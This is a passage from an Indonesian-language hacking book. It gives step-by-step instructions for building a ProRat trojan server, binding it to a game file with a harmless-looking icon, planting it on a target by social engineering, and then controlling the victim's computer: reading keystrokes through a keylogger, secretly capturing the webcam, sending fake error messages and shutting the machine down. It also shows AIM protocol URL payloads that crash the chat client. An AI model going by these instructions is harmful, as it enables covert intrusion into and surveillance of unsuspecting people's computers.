Istilah Trojan horse atau kuda troya diambil dari sebuah taktik perang zaman Yunani kuno dimana terdapat sebuah kota yang bernama Troy. Bahkan, setelah 10 tahun, kota Troy tersebut tidak bisa dikalahkan oleh Yunani karena dikelilingi oleh benteng yang kuat. Di tengah keputusasaan itu, pasukan Yunani membuat sebuah patung kuda raksasa yang di dalamnya terdapat beberapa pasukan elit yang ditugaskan membuka pintu gerbang benteng kota tersebut. Supaya dapat membuka jalan pasukan di luar benteng untuk masuk dan menyerang kota Troy.

Setelah patung kuda tersebut selesai dibuat, pasukan Yunani meninggalkan patung tersebut, lebih tepatnya bersembunyi. Patung kuda tersebut dibawa masuk oleh penduduk kota Troy karena menganggap sebagai sebuah kemenangan dan mengira pasukan Yunani sudah pergi. Singkat cerita, pada tengah malam, para prajurit penyusup keluar dari patung kuda troya dan membuka pintu gerbang kota tersebut. Sehingga kota Troy yang kuat itu dapat dikuasai dengan mudah.



Gambar 270: Kuda Troya dalam film Troy.
Sumber: <http://en.wikipedia.org/wiki/File:Brad-Pitt's-horse-in-Canakkale.jpg>

Dengan konsep yang sama, Anda pun bisa mengambil alih sebuah sistem dengan menyusupkan trojan horse ke komputer lain, lalu Anda bisa mengambil alih sistem tersebut.

Trojan horse sering bersembunyi dibalik program yang membuat seseorang tertarik untuk menjalankannya. Trojan dapat aktif ketika Anda menjalankan sebuah program yang terinfeksi pada komputer, misalnya: saat Anda membuka attachment email atau mendownload dan menjalankan program dari internet. Tekniknya kita bahas pada bab teknik kamuflase.

Trojan Horse selalu terdiri atas dua bagian, yaitu Client dan Server. Bagian Client adalah bagian yang dijalankan oleh Hacker di komputernya, sementara bagian Server adalah sebuah program yang dimasukkan dan harus dijalankan terlebih dahulu di komputer target.

Back Orifice adalah Trojan pertama yang dirancang sebagai *tool* kendali jarak jauh (*remote administration*) yang mengizinkan seseorang mengambil alih komputer orang lain. Pada Agustus 2000, muncul Trojan pertama yang dikembangkan untuk Palm PDA, yang disebut Liberty.

Berikut beberapa port Trojan horse yang populer:

- Back Orifice/Back Orifice 2000 54320, 54321
- NetBus 1.60, 1.70 12345
- NetBusPro 2.01 20034
- SubSeven 27374


Jika Anda ingin mengetahui karakteristik dan melihat berbagai trojan lainnya, Anda bisa mengunjungi: <http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html> atau untuk melihat daftar trojan berdasarkan namanya: http://www.simovits.com/trojans/trojans_name.html.

Sebagai contoh, saya menggunakan ProRat Trojan sebagai salah satu trojan yang cukup populer sewaktu buku ini ditulis. Anda bisa memperoleh versi terbarunya di <http://www.prorat.net>.

Ada dua pilihan versi, yang bisa Anda pilih, gratis dan berbayar. Pada versi gratis, kita hanya bisa menggunakan Trojan ini pada jaringan lokal.


Berikut adalah langkah penggunaan ProRat.

1. Cari dan temukan IP serta port komputer target yang terbuka.
2. Jalankan ProRat, masukkan IP target, dan port-nya. Port default adalah 5110.
3. Klik tombol Create dan pilih Create ProRat Server.



Gambar 271: ProRat.

4. Dalam kotak dialog *Create Server* yang muncul, terdapat tab *Notification*. Tujuan dari notifikasi ini adalah untuk memberitahu Anda, kapan target sedang online atau tidak. Centang pada bagian *Use Proconnective Notifications* dan isi *IP (DNS) Address* dengan IP komputer Anda. Ini adalah notifikasi bila target dalam jaringan lokal.




Gambar 272: Pengaturan notification.

Anda juga bisa mengatur notifikasi lainnya:


- *Mail Notification*, Anda akan diberitahu via email oleh ProRat apabila target sedang online.
- *ICQ Pager Notification*, ProRat akan memberitahu Anda via ICQ apabila target sedang online. Tentu saja Anda harus membuat account ICQ terlebih dahulu di <http://www.icq.com>.
- *CGI Notification*, pemberitahuan melalui website dengan menyiapkan script CGI terlebih dahulu.

5. Pada tab **General Setting**, isi Server Port (default 5110), Server Password, dan Victim Name.




Gambar 273: General Settings.

6. Pada bagian **Bind with File**, kita dapat menyusupkan file yang akan dijalankan bersama Server. Berikan tanda centang pada *Bind server with a file*. Carilah file apa saja yang akan digabung dengan file server trojan, misalnya di sini saya memilih sebuah file game. Setelah ditemukan, klik tombol **Open**.




Gambar 274: Memilih file.

7. Apabila muncul bahwa file server akan digabung dengan file pilihan Anda, klik **OK**.



Gambar 275: Menggabung file dengan minesweeper.


8. Pada Server Extension, ada beberapa pilihan extensi server, di sini kita memilih file yang berekstensi .EXE.



Gambar 276: Memilih ekstensi file server.


9. *Server Icon* digunakan untuk mengganti ikon supaya tidak dicurigai, program ProRat telah menyediakan berbagai ikon yang langsung bisa Anda gunakan. Klik pada salah satu ikon yang Anda sukai.

10. Terakhir klik pada tombol **Create Server** yang berada di sudut kiri bawah.




Gambar 277: Memilih ikon.

11. Apabila muncul pesan apakah Anda yakin akan menggunakan IP *address* tersebut, klik saja **Yes**.




Gambar 278: Klik Yes.

12. Tunggulah proses *binding server* sedang dilakukan sampai selesai. Setelah selesai, klik saja **OK**.



Gambar 279: Klik OK.

13. Kini file *binded server* yang sudah selesai dibuat.




Gambar 280: File server selesai dibuat.

14. Tugas Anda selanjutnya adalah memasukkan file server tersebut ke komputer target untuk dijalankan. Caranya terserah Anda, apakah via LAN, WAN, pura-pura minjam PC, FTP, Social Engineering. Yang penting file server berhasil masuk ke komputer target.
15. Setelah file server berhasil dijalankan di komputer target, kini kita bisa mencoba menghubungkannya. Klik tombol **ProConnective** pada tampilan utama ProRat untuk melihat daftar komputer dan IP-nya yang menjadi target, apabila target sedang On. ProConnective adalah tool bawaan dari ProRat yang berfungsi sebagai Bridge (jembatan koneksi) antara komputer server dan komputer client.




Gambar 281: ProConnective.

16. Klik tombol **Connect**. Selanjutnya akan muncul permintaan password yang telah Anda buat sebelumnya.



Gambar 282: Memasukkan password.


17. Apabila berhasil melakukan koneksi ke komputer target, status dari ProRat akan berubah dari *Disconnected* ke *Connected*. Perhatikan, saya sudah berhasil terhubung dengan komputer target



Gambar 283: ProRat terhubung.

18. Kini komputer target sudah menjadi milik Anda sepenuhnya. Terserah mau Anda apakan. Anda bisa melakukan banyak hal, mulai dari: mengetahui informasi dari PC, mengirimkan pesan, error, mematikan komputer, mengunci mouse, membuka CD-ROM, atau bahkan memotret wajah korban dengan webcam.

Berikut ini adalah beberapa contoh yang saya lakukan pada komputer target. Sebagai contoh pertama, di sini saya ingin melihat informasi komputer target, klik pada **PC Info**, kemudian klik lagi pada **System Information**.




Gambar 284: PC Info.

Kini saya mengirimkan sebuah pesan error palsu pada komputer target. Klik pada pilihan **Message**. Lalu atur konfigurasi pesan tersebut dengan memilih salah satu ikon yang ingin Anda perlihatkan pada target. Di sini saya memilih tanda silang dalam lingkaran merah. Untuk melihat efeknya pada *Message Box Buttons*, saya memilih *Abort*, *Retry*, *Ignore*. Kemudian masukkan pesan yang ingin disampaikan.



Gambar 285: Mengirim pesan.


Sewaktu komputer target mengklik salah satu tombol dari pesan yang Anda kirim, pada layar akan muncul konfirmasi tombol apa yang diklik.



Gambar 286: Korban mengklik tombol RETRY.


Bahkan, di sini saya bisa mengintai menggunakan keylogger, untuk melihat ketikan dari komputer target. Perhatikan gambar di bawah, target sedang membuka halaman facebook.

Klik pada bagian *Keylogger* dan dari tampilan yang baru muncul, klik **Read Log**.



Gambar 287: Fungsi keylogger.


Sekarang kita coba yang asyik-asyik, Anda pun bisa menjalankan webcam secara diam-diam tanpa diketahui target. Klik pada **Screen Shot**, dan pilih salah satu metode yang ingin Anda gunakan.



Gambar 288: Webcam tersembunyi.

Saya rasa contohnya cukup sekian. Untuk yang lain, silakan Anda coba sendiri. Masih banyak hal lainnya yang bisa Anda lakukan, mulai dari sekadar iseng sampai dengan melakukan tindakan yang merusak seperti format, mengacaukan registry, dan sebagainya.

Sebagai tindakan terakhir, saya akan mematikan komputer korban. Klik pada tab **Shut Down PC**, dan klik **Turn Off Computer**.



Gambar 289: Mematikan komputer korban.

Buffer Overflow | 24

Exploit merupakan sebuah program yang biasanya ditulis dalam C atau Perl yang digunakan untuk mengeksplotasi bug (kesalahan) pada sebuah program. Ada beberapa bug pemrograman yang paling sering dieksplotasi seperti Buffer Overflow, Format Strings, atau Heap Overflow.

Buffer overflow terjadi ketika suatu program mengalokasikan sebuah area pada memori (buffer) dengan ukuran tertentu, kemudian data yang dimasukan ke buffer tersebut lebih besar dari daya tampungnya. Sebagai latihan, Anda bisa mengexploitasi program-program di bawah ini.

Di sini sebagai studi kasus, saya menggunakan sebuah program chatting yang cukup terkenal bernama AIM (AOL Instant Messenger). Salah satu versi AIM yang memiliki buffer overflow yang bisa di-exploit adalah 4.1.2010 atau Anda bisa menjajal AIM versi lainnya: AIM 3.5.1856, AIM 4.0, dan AIM Instant Messenger 4.2.1193.



Gambar 290: AIM.

Hal ini bisa terjadi karena untuk mengakses AIM menggunakan protokol AIM:// yang diizinkan aksesnya melalui URL sebuah browser. Sayangnya, terdapat buffer overflow pada pemanfaatan parameter di URL, yaitu parameter *goim* dan *screenname* (istilah lain untuk nickname yang biasanya adalah username).

Bahkan, pelaku bisa memanipulasi kode untuk mengakses AIM, tidak langsung dari URL browser, melainkan membuat sebuah link dalam halaman HTML sehingga semakin banyak orang yang bisa menjalankannya.

Sebagai contoh:

```
<a href="aim:goim?screenname=nama-target-boleh-juga-
asal&message=Tulis+isi+pesan+di sini">klik di sini</a><br>
```

Setiap URL aim:// akan dikirimkan secara langsung ke klien AIM. Sebagai contoh, di sini saya menggunakan *screen name* joko (bahkan saya tidak perlu tahu nama asli yang menggunakan AIM). Berikut syntax yang dituliskan:

```
aim:goim?Screenname=joko&Message=KacianDehLuKenaBufferOverFlo
wJoko
```


Bagi Anda yang menggunakan browser Mozilla Firefox, akan muncul kotak dialog untuk menjalankan aplikasi seperti di bawah ini. Anda bisa langsung mengklik **OK** atau

memberikan tanda centang pada bagian *Remember my choice for aim links*, supaya kotak dialog tersebut tidak selalu muncul.



Gambar 291: Permintaan menjalankan aplikasi.

Sedangkan bagi Anda yang menggunakan senjata penyerangnya adalah Internet Explorer, kotak dialog tersebut tidak akan muncul, melainkan akan langsung dilakukan eksekusi. Berikut ini hasil yang muncul.




Gambar 292: Pesan yang diterima user.

Selanjutnya, perintah berikut ini bisa meminta AIM untuk melakukan restart dengan mematikan secara paksa program AIM, sehingga terjadi error.

```
aim:goim?+-restart
```

Berikut pesan error yang muncul.



Gambar 293: Error AIM.

Mau tidak mau, pengguna AIM akan keluar dan harus menjalankan ulang programnya (restart).

